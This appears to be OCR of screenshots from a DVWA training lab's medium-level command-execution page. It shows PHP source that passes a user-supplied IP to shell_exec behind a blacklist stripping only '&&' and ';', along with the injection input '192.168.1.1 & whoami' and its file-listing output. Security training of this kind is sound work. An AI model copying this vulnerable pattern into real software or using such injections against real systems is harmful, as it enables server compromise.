
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: medium
PHPIDS: disabled


192.168.1.11/dvwa/vulnerabilities/view_source.php?id=exec&security=medium
133%

Command Execution Source

```
<?php

if( isset( $_POST[ 'submit'] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }
}

?>
```



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.1.1 & whoami

```
help
index.php
source
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/